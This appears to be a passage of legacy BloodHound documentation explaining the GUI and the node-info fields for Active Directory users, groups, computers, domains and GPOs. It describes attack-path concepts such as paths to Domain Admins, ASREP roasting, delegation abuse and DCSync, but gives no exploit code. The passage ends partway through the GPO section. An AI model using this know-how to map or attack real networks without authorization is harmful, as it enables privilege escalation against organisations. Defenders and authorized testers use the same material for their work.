
Click "Login", and the GUI will attempt to authenticate to neo4j with the information you provided.

You can optionally click "Save Password" to automatically log in next time with the same info.

After successful authentication, the BloodHound GUI will do three things:

1. First, the GUI will perform a cypher query to ensure the graph schema has the appropriate indices and constraints. These operations prevent duplicate node creation and greatly speed up node lookup
2. Second, the GUI will collect stats about the database and display those stats in the "Database Info" tab.
3. Finally, the GUI will query for all users that belong to any Domain Admins group, then display those users and show how they belong to the Domain Admins group.


Upon successful logon, BloodHound will draw any group(s) with the "Domain Admins" in their name, and show you the effective users that belong to the group(s):




### 4.9.2 GUI Elements

#### Graph Drawing Area

As much of the screen real estate as possible is dedicated to the graph rendering area - where BloodHound displays nodes and the relationships between them. You can move nodes around, highlight paths by mousing over a node involved in a path, and click on nodes to see more information about those nodes. You can also right click nodes and perform several actions against those nodes:




- **Set as Starting Node:** Set this node as the starting point in the pathfinding tool. Click this and you will see this node's name in the search bar, then you can select another node to target after clicking the pathfinding button.
- **Set as Ending Node:** Set this node as the target node in the pathfinding tool.
- **Shortest Paths to Here:** This will perform a query to find all shortest paths from any arbitrary node in the database to this node. This may cause a very long query time in neo4j and an even longer render time in the BloodHound GUI.

- **Shortest Paths to Here from Owned:** Find attack paths to this node from any node you have marked as owned.
- **Edit Node:** This brings up the node editing modal, where you can edit current properties on the node or even add your own custom properties to the node.
- **Mark Group as Owned:** This will internally set the node as owned in the neo4j database, which you can then use in conjunction with other queries such as "Shortest paths to here from Owned"
- **Mark/Unmark Group as High Value:** Some nodes are marked as "high value" by default, such as the domain admins group and enterprise admin group. This can then be used with other queries such as "shortest paths to high value assets"
- **Delete Node:** Deletes the node from the neo4j database

You can also right click edges, then click "help" to see information about any particular attack primitive:

Finally, there are four keyboard shortcuts when the graph rendering area has focus:

- **CTRL**: Pressing *CTRL* will cycle through the three different node label display settings - default, always show, always hide.
- **Spacebar**: Pressing *spacebar* will bring up the spotlight window, which lists all nodes that are currently drawn. Click an item in the list and the GUI will zoom into and briefly highlight that node.
- **Backspace**: Pressing *backspace* will go back to the previous graph result rendering. This is the same functionality as clicking the *Back* button in the search bar.
- **S**: Pressing the letter *s* will toggle the expansion or collapse of the information panel below the search bar. This is the same functionality as clicking the *More Info* button in the search bar.

### Search Bar

In the top left of the GUI is the search bar. Start typing the name of a node, and the GUI will automatically recommend nodes that match what you've typed so far. Click one of the suggestions, and the GUI will render that node:

You can also constrain your search to particular node types by prepending your search with the appropriate node label. For example, you can search for just groups with the word "Admin" in them with this search:

```
group:Admin
```

You can prepend your search with the following node types:

### Active Directory

- Group
- Domain
- Computer
- User
- OU
- GPO
- Container

### Azure

- AZApp
- AZRole
- AZDevice
- AZGroup
- AZKeyVault
- AZManagementGroup
- AZResourceGroup
- AZServicePrincipal
- AZSubscription
- AZTenant
- AZUser
- AZVM

### Pathfinding

One of the most powerful features of BloodHound is its ability to find attack paths between two given nodes, if an attack path exists. Within the search bar is the "pathfinding" button, which brings down a second text box where you can type in the name of a node you want to target.

For example, if we wanted to find a path from the "Domain Users" group to the "Domain Admins" group, we can use the path finding feature like this:

Depending on your opsec requirements or other factors, you may want to find attack paths that do not include particular attack primitives, such as AD object manipulation. Click the filter icon to bring up the edge filtering pane, and select or de-select the particular edges or class of edges as needed:

### Raw Query Bar

With query debug mode enabled, any time the BloodHound GUI performs a cypher query where the results are shown in the graph rendering area, the cypher query itself will appear here. This can be helpful for learning cypher:

Additionally, you can execute your own cypher queries using the raw query bar. Your cypher query must return either paths or nodes, the BloodHound GUI cannot render list output. For example, to return all "user" type nodes in the database:

### Upper Right Menu

In the upper right are several menu items for you to interact with. From the top going down:

- **Refresh**: Re-run the last query and display the results

- **Export Graph**: Export the currently rendered graph in JSON format
- **Import Graph**: Select a JSON formatted graph for the GUI to render
- **Upload Data**: Select your SharpHound or AzureHound data to upload to neo4j
- **Change Layout Type**: Switch between hierarchial or force directed layout
- **Settings**: Configure node and edge display settings, as well as query debug mode, low detail mode, and dark mode here.
- **About**: Displays author and version information

---

**Note:** This documentation applies to Legacy BloodHound and is no longer maintained.

See up-to-date documentation for BloodHound CE here: About BloodHound Nodes

---

## 4.10 Nodes

Nodes represent principals and other objects in Active Directory. BloodHound stores certain information about each node on the node itself in the neo4j database, and the GUI automatically performs several queries to gather insights about the node, such as how privileged the node is, or which GPOs apply to the node, etc. Simply click the node in the BloodHound GUI, and the "Node Info" tab will populate with all that information for the node.

### 4.10.1 Users

At the top of the node info tab you will see the following info:

- **USERNAME@DOMAIN.COM**: the UPN formatted name of the user, where USERNAME is the SAM Account Name, and DOMAIN.COM is the fully qualified domain name of the domain the user is in.
- **Sessions**: The count of computers this user has been observed logging onto. Click this number to visually see the connections between those computers and this user
- **Sibling Objects in the Same OU**: the number of other AD users, groups, and computers that belong to the same OU as this user. This can be very helpful when trying to figure out the lay of the land for an environment
- **Reachable High Value Targets**: The count of how many high value targets this user has an attack path to. A high value target is by default any computer or user that belongs to the domain admins, domain controllers, and several other high privilege Active Directory groups. Click this number to see the shortest attack paths from this user to those high value targets.
- **Effective Inbound GPOs**: the count of GPOs that apply to this user. Click the number to see the GPOs and how they apply to this user.
- **See user within Domain/OU Tree**: click this to see where the user is placed in the OU tree. This can give you insights about the geographic location of the user as well as organizational placement of the actual person.

#### Node Properties

- **Display name**: The Active Directory display name for the user
- **Object ID**: The user's SID. In neo4j this is stored as the user's objectid to uniquely identify the node
- **Password Last Changed**: The human-readable date for when the user's password last changed. This is stored internally in Unix epoch format

- **Last Logon**: The last time the domain controller you got this data from handled a logon request for the user
- **Last Logon (Replicated)**: The last time any domain controller handled a logon for this user
- **Enabled**: Whether the user object is enabled in Active Directory. Fun fact: if you control a disabled user object, you can re-enable that user object.
- **AdminCount**: Whether the user object in Active Directory currently, or possibly ever has belonged to a certain set of highly privileged groups. This property is related to the AdminSDHolder object and the SDProp process. Read about that here: https://adsecurity.org/?p=1906
- **Compromised**: Whether the user is marked as Owned. You can mark any user in the BloodHound GUI as Owned by right-clicking it and clicking "Mark User as Owned".
- **Password Never Expires**: Whether the UAC flag is set for the user in Active Directory to not require the user to update their password
- **Cannot Be Delegated**: Whether the UAC flag is set on the user in Active Directory to disallow kerberos delegation for this user. If this is "True", then the user cannot be abused as part of a kerberos delegation attack
- **ASREP Roastable**: Whether the user can be ASREP roasted. For more info about that attack, see https://github.com/GhostPack/Rubeus#asreproast

### Extra Properties

This section displays some other information about the node, plus all other non-default, string-type property values from Active Directory if you used the –CollectAllProperties flag. The default properties you'll see here include:

- **distinguishedname**: The distinguished name (DN) of the user
- **domain**: The FQDN of the domain the user is in
- **name**: The UPN-formatted name of the user
- **passwordnotreqd**: Whether the UAC flag is set on the user object to not require the user to have a password. Note that this does not necessarily mean the user does *not* have a password, just that the user is allowed to not have one
- **userpassword**: Under certain conditions, you may have a clear-text password show up in this property. Most commonly, we have seen that some sort of Unix/Linux-based application will write a password to this property for an AD account the application is running as. This is possibly the current AD password for the user, but is not guaranteed to be the current password.
- **unconstraineddelegation**: Whether the user is allowed to perform unconstrained kerberos delegation. See more info about that here: https://blog.harmj0y.net/redteaming/another-word-on-delegation/

### Group Membership

This section displays stats about Active Directory security grops the user belongs to:

- **First Degree Group Memberships**: AD security groups the user is directly added to. If you typed *net user david.mcguire /domain*, for example, these are the groups you'd see this user belonging to.
- **Unrolled Group Membership**: Groups can be added to groups, and those group nestings can grant admin rights, control of AD objects, and other privileges to many more users than intended. These are the groups that this user effectively belongs to, because the groups the user explicitly belongs to have been added to those groups.
- **Foreign Group Membership**: Groups in other Active Directory domains this user belongs to

### Local Admin Rights

- **First Degree Local Admin**: The number of computers that this user itself has been added to the local administrators group on. If you were to type *net localgroup administrators* on those systems, you would see this user in the list
- **Group Delegation Local Admin Rights**: AD security groups can be added to local administrator groups. This number shows the number of computers this user has local admin rights on through security group delegation, regardless of how deep those group nestings may go
- **Derivative Local Admin Rights**: This query does not run by default because it's a very expensive query for neo4j to run. If you press the play button here, neo4j will run the query and return the number of computers this user has "derivative" local admin rights on. For more info about this concept, see http://www.sixdub.net/?p=591

### Execution Privileges

- **First Degree RDP Privileges**: The number of computers where this user has been added to the local Remote Desktop Users group.
- **Group Delegated RDP Privileges**: The number of computers where this user has remote desktop logon rights via security group delegation
- **First Degree DCOM Privileges**: The number of computers where this user has been added to the local Distributed COM Users group
- **Group Delegated DCOM Privileges**: The number of computers where this user has group delegated DCOM rights
- **SQL Admin Rights**: The number of computers where this user is very likely granted SA privileges on an MSSQL instance. This number is inferred by the number of computers listed on the user's serviceprincipalnames attribute where an MSSQL instance is referenced
- **Constrained Delegation Privileges**: The number of computers that trust this user to perform constrained delegation. This number is inferred by insepecting the msDS-AllowedToDelegateTo property on the user object in Active Directory and getting a count for how many computers are listed in that attribute

### Outbound Object Control

- **First Degree Object Control**: The number of objects in AD where this user is listed as the IdentityReference on an abusable ACE. In other words, the number of objects in Active Directory that this user can take control of, without relying on security group delegation
- **Group Delegated Object Control**: The number of objects in AD where this user has control via security group delegation, regardless of how deep those group nestings may go
- **Transitive Object Control**: The number of objects this user can gain control of by performing ACL-only based attacks in Active Directory. In other words, the maximum number of objects the user can gain control of without needing to pivot to any other system in the network, just by manipulating objects in the directory

### Inbound Object Control

- **Explicit Object Controllers**: The number of principals that are listed as the IdentityReference on an abusable ACE on this user's DACL. In other words, the number of users, groups, or computers that directly have control of this user
- **Unrolled Object Controllers**: The *actual* number of principals that have control of this object through security group delegation. This number can sometimes be wildly higher than the previous number

- **Transitive Object Controllers**: The number of objects in AD that can achieve control of this object through ACL-based attacks

### 4.10.2 Groups

At the top of the node info tab you will see the following info:

- **GROUPNAME@DOMAIN.COM**: The UPN formatted name of the security group, where GROUPNAME is the group's SAM Account Name, and DOMAIN.COM is the fully qualified name of the domain the group is in
- **Sessions**: The number of computers that users belonging to this group have been seen logging onto. This will include users that belong to this group through any number of nested memberships. Very useful for targetting users that belong to a particular security group
- **Reachable High Value Targets**: The count of how many high value targets this group (and therefore the users belonging to this group) has an attack path to. A high value target is by default any computer or user that belongs to the domain admins, domain controllers, and several other high privilege Active Directory groups. Click this number to see the shortest attack paths from this user to those high value targets.

#### Node Properties

- **Object ID**: The SID of the group. The group's SID is stored internally as its objectid
- **Description**: The contents of the description field for the group in Active Directory.
- **Admin Count**: Whether the group object in Active Directory currently, or possibly ever has belonged to a certain set of highly privileged groups. This property is related to the AdminSDHolder object and the SDProp process. Read about that here: https://adsecurity.org/?p=2053

#### Extra Properties

This section displays some other information about the node, plus all other non-default, string-type property values from Active Directory if you used the –CollectAllProperties flag. The default properties you'll see here include:

- **distinguishedname**: The distinguished name (DN) of the group
- **domain**: The FQDN of the domain the group belongs to
- **name**: The UPN formatted name of the group

#### Group Members

- **Direct Members**: The number of principals that have been directly added to this group. If you typed *net group GROUPNAME /domain*, these are the principals you would see in that output
- **Unrolled Members**: The actual number of users that effectively belong to this group, no matter how many layers of nested group membership that goes
- **Foreign Members**: The number of users from other domains that belong to this group

#### Group Membership

- **First Degree Group Membership**: The number of groups this group has been added to
- **Unrolled Member Of**: The number of groups this group belongs to through nested group memberships

- **Foreign Group Membership**: Groups in other domains this group has been added to

### Local Admin Rights

- **First Degree Local Admin**: The number of computers this group itself has been added to the local administrators group on
- **Group Delegated Local Admin Rights**: The number of computers this group (and the members of this group) has admin rights on via nested group memberships
- **Derivative Local Admin Rights**: This query does not run by default because it's a very expensive query for neo4j to run. If you press the play button here, neo4j will run the query and return the number of computers this group has "derivative" local admin rights on. For more info about this concept, see http://www.sixdub.net/?p=591

### Execution Privileges

- **First Degree RDP Privileges**: The number of computers where this group has been added to the local Remote Desktop Users group.
- **Group Delegated RDP Privileges**: The number of computers where this group has remote desktop logon rights via security group delegation
- **First Degree DCOM Privileges**: The number of computers where this group has been added to the local Distributed COM Users group
- **Group Delegated DCOM Privileges**: The number of computers where this group has group delegated DCOM rights

### Outbound Object Control

- **First Degree Object Control**: The number of objects in AD where this group is listed as the IdentityReference on an abusable ACE. In other words, the number of objects in Active Directory that this group can take control of, without relying on security group delegation
- **Group Delegated Object Control**: The number of objects in AD where this group has control via security group delegation, regardless of how deep those group nestings may go
- **Transitive Object Control**: The number of objects this group can gain control of by performing ACL-only based attacks in Active Directory. In other words, the maximum number of objects the group can gain control of without needing to pivot to any other system in the network, just by manipulating objects in the directory

### Inbound Object Control

- **Explicit Object Controllers**: The number of principals that are listed as the IdentityReference on an abusable ACE on this group's DACL. In other words, the number of users, groups, or computers that directly have control of this group
- **Unrolled Object Controllers**: The actual number of principals that have control of this object through security group delegation. This number can sometimes be wildly higher than the previous number
- **Transitive Object Controllers**: The number of objects in AD that can achieve control of this object through ACL-based attacks

### 4.10.3 Computers

At the top of the node info tab you will see the following info:

- **COMPUTERNAME.DOMAIN.COM**: The fully qualified name of the computer
- **Sessions**: The total number of users that have been observed logging onto this computer
- **Reachable High Value Targets**: The count of how many high value targets this computer has an attack path to. A high value target is by default any computer or user that belongs to the domain admins, domain controllers, and several other high privilege Active Directory groups. Click this number to see the shortest attack paths from this computer to those high value targets
- **Sibling Objects in the Same OU**: the number of other AD users, groups, and computers that belong to the same OU as this computer. This can be very helpful when trying to figure out the lay of the land for an environment
- **Effective Inbound GPOs**: the count of GPOs that apply to this computer. Click the number to see the GPOs and how they apply to this computer
- **See Computer within Domain/OU Tree**: click this to see where the computer is placed in the OU tree. This can give you insights about the geographic location of the computer as well as the purpose and function of the computer

#### Node Properties

- **Object ID**: The SID of the computer. We store this in neo4j as the computer's objectid to uniquely identify the node
- **OS**: The operating system running on the computer, according to the corresponding property on the computer object in Active Directory
- **Enabled**: Whether the computer object is enabled
- **Allows Unconstrained Delegation**: Whether the computer is trusted to perform unconstrained delegation. By default, all domain controllers are trusted for this style of kerberos delegation. For information about the abuse related to this configuration, see https://blog.harmj0y.net/redteaming/another-word-on-delegation/
- **Compromised**: Whether the computer is marked as Owned. You can mark any computer in the BloodHound GUI as Owned by right-clicking it and clicking "Mark Computer as Owned".
- **LAPS Enabled**: Whether LAPS is running on the computer. This is determined by checking whether the associated MS LAPS properties are populated on the computer object
- **Password Last Changed**: The human readable time for when the computer account's password last changed in Active Directory
- **Last Logon (Replicated)**: The last time any domain controller handled a logon for this computer. In other words, the last time the computer authenticated to the domain

#### Extra Properties

This section displays some other information about the node, plus all other non-default, string-type property values from Active Directory if you used the –CollectAllProperties flag. The default properties you'll see here include:

- **distinguishedname**: The distinguished name (DN) of the computer
- **domain**: The fully qualified name of the domain the computer is in
- **name**: The FQDN of the computer

- **serviceprincipalnames**: The list of SPNs on the computer. Very useful for determining any non-default services that may be running on the computer, such as MSSQL

### Local Admins

- **Explicit Admins**: The count of principals that have been directly added to the local administrators group on the computer. If you typed *net localgroup administrators* on the computer, these are the principals you would see listed in that output
- **Unrolled Admins**: The real number of principals that have local admin rights on this computer via nested group memberships
- **Foreign Admins**: The number of users from other domains that have admin rights on this computer
- **Derivative Local Admins**: The count of users that can execute an attack path relying on admin rights and token theft to compromise this system. For more information about this attack, see http://www.sixdub.net/?p=591

### Inbound Execution Privileges

- **First Degree Remote Desktop Users**: The number of principals that have been granted RDP rights to this system by being added to the local Remote Desktop Users group
- **Group Delegated Remote Desktop Users**: The real number of users that have RDP access to this system through nested group memberships
- **First Degree Distributed COM Users**: The number of principals added to the local Distributed COM Users group
- **Group Delegated Distributed COM Users**: The number of users with DCOM access to this system through nested group memberships
- **SQL Admins**: The number of users that have SA privileges on an MSSQL instance running on this system. This is determined by inspecting the serviceprincipalname attribute on user objects in AD

### Group Membership

- **First Degree Group Memberships**: AD security groups the computer is directly added to.
- **Unrolled Group Membership**: The number of groups this computer belongs to through nested group memberships
- Foreign Group Membership: Groups in other Active Directory domains this computer belongs to

### Local Admin Rights

- **First Degree Local Admin**: The number of computers that this computer itself has been added to the local administrators group on.
- **Group Delegation Local Admin Rights**: This number shows the number of computers this computer has local admin rights on through security group delegation, regardless of how deep those group nestings may go
- **Derivative Local Admin Rights**: This query does not run by default because it's a very expensive query for neo4j to run. If you press the play button here, neo4j will run the query and return the number of computers this computer has "derivative" local admin rights on. For more info about this concept, see http://www.sixdub.net/?p=591

#### Outbound Execution Privileges

- **First Degree RDP Privileges**: The number of computers where this computer has been added to the local Remote Desktop Users group.
- **Group Delegated RDP Privileges**: The number of computers where this computer has remote desktop logon rights via security group delegation
- **First Degree DCOM Privileges**: The number of computers where this computer has been added to the local Distributed COM Users group
- **Group Delegated DCOM Privileges**: The number of computers where this computer has group delegated DCOM rights
- Constrained Delegation Privileges: The number of computers that trust this computer to perform constrained delegation. This number is inferred by insepecting the msDS-AllowedToDelegateTo property on the computer objects in Active Directory and getting a count for how many computers are listed in that attribute

#### Inbound Object Control

- **Explicit Object Controllers**: The number of principals that are listed as the IdentityReference on an abusable ACE on this computer's DACL. In other words, the number of users, groups, or computers that directly have control of this computer
- **Unrolled Object Controllers**: The actual number of principals that have control of this object through security group delegation. This number can sometimes be wildly higher than the previous number
- **Transitive Object Controllers**: The number of objects in AD that can achieve control of this object through ACL-based attacks

#### Outbound Object Control

- **First Degree Object Control**: The number of objects in AD where this computer is listed as the IdentityReference on an abusable ACE. In other words, the number of objects in Active Directory that this computer can take control of, without relying on security group delegation
- **Group Delegated Object Control**: The number of objects in AD where this computer has control via security group delegation, regardless of how deep those group nestings may go
- **Transitive Object Control**: The number of objects this computer can gain control of by performing ACL-only based attacks in Active Directory. In other words, the maximum number of objects the computer can gain control of without needing to pivot to any other system in the network, just by manipulating objects in the directory

### 4.10.4 Domains

At the top of the node info tab you'll see this information:

- **Users**: The total number of user objects in the domain
- **Groups**: The total number of security groups in the domain
- **Computers**: The total number of computer objects in the domain
- **OUs**: The total number of organizational units in the domain
- **GPOs**: The total number of group policy objects in the domain
- **Map OU Structure**: Click this to see the entire tree structure, including all OUs, users, and computers

### Node Properties

- **Object ID**: The SID of the domain. We map this internally in neo4j to a property called objectid to uniquely identify the node
- **Domain Functional Level**: The functional level of the Active Directory domain. This becomes particularly relevant in certain attack scenarios, such as resource-based constrained delegation

### Extra Properties

This section displays some other information about the node, plus all other non-default, string-type property values from Active Directory if you used the –CollectAllProperties flag. The default properties you'll see here include:

- **distinguishedname**: The distinguished name (DN) of the domain head object
- **domain**: The fully qualified name of the domain
- **name**: The name of the domain, this is what is displayed in the node label

### Foreign Members

- **Foreign Users**: Users from other domains that have been added to security groups in this domain
- **Foreign Groups**: Groups from other domains that have been added to security groups in this domain
- **Foreign Admins**: Users in other domains that have been granted local admin rights on computers in this domain
- **Foreign GPO Controllers**: Users in other domains that have been granted control of group policy objects in this domain

### Inbound Trusts

- **First Degree Trusts**: The number of other domains that directly trust this domain
- **Effective Inbound Trusts**: The number of other domains that trust this domain through trusting other domains that trust this domain. Easier to understand by clicking the number

### Outbound Trusts

- **First Degree Trusts**: The number of domains tha thtis domain directly trusts
- **Effective Outbound Trusts**: The number of domains this domain trusts by trusting other domains

### Inbound Object Control

- **First Degree Controllers**: The number of principals that are listed as an IdentityReference on an abusable ACE on the domain head object. In other words, the number of principals that have direct control of the domain head. Control of this object is incredibly dangerous, as it gives principals the ability to perform the DCSync attack, or grant themselves any privileges on any object in the directory
- **Unrolled Controllers**: The real number of principals that have control of the domain head through nested security groups
- **Transitive Controllers**: The number of principals that can gain control of the domain head by executing an ACL-only attack path, without the need to pivoting to any other computers in the domain

- **Calculated Principals with DCSync Privileges**: The number of principals that have the DCSync privilege, which is granted with the combination of two specific rights, GetChanges and GetChangesAll

### 4.10.5 GPOs

At the top of the node info tab you will see this info about the GPO:

- **GPO NAME@DOMAIN.COM** The name of the GPO where "GPO NAME" is the display name of the GPO, and DOMAIN.COM is the fully qualified name of the domain the GPO resides in
- **Reachable High Value Targets**: The number of high value targets reachable where an attack path starts from this Group Policy Object.

#### Node Properties

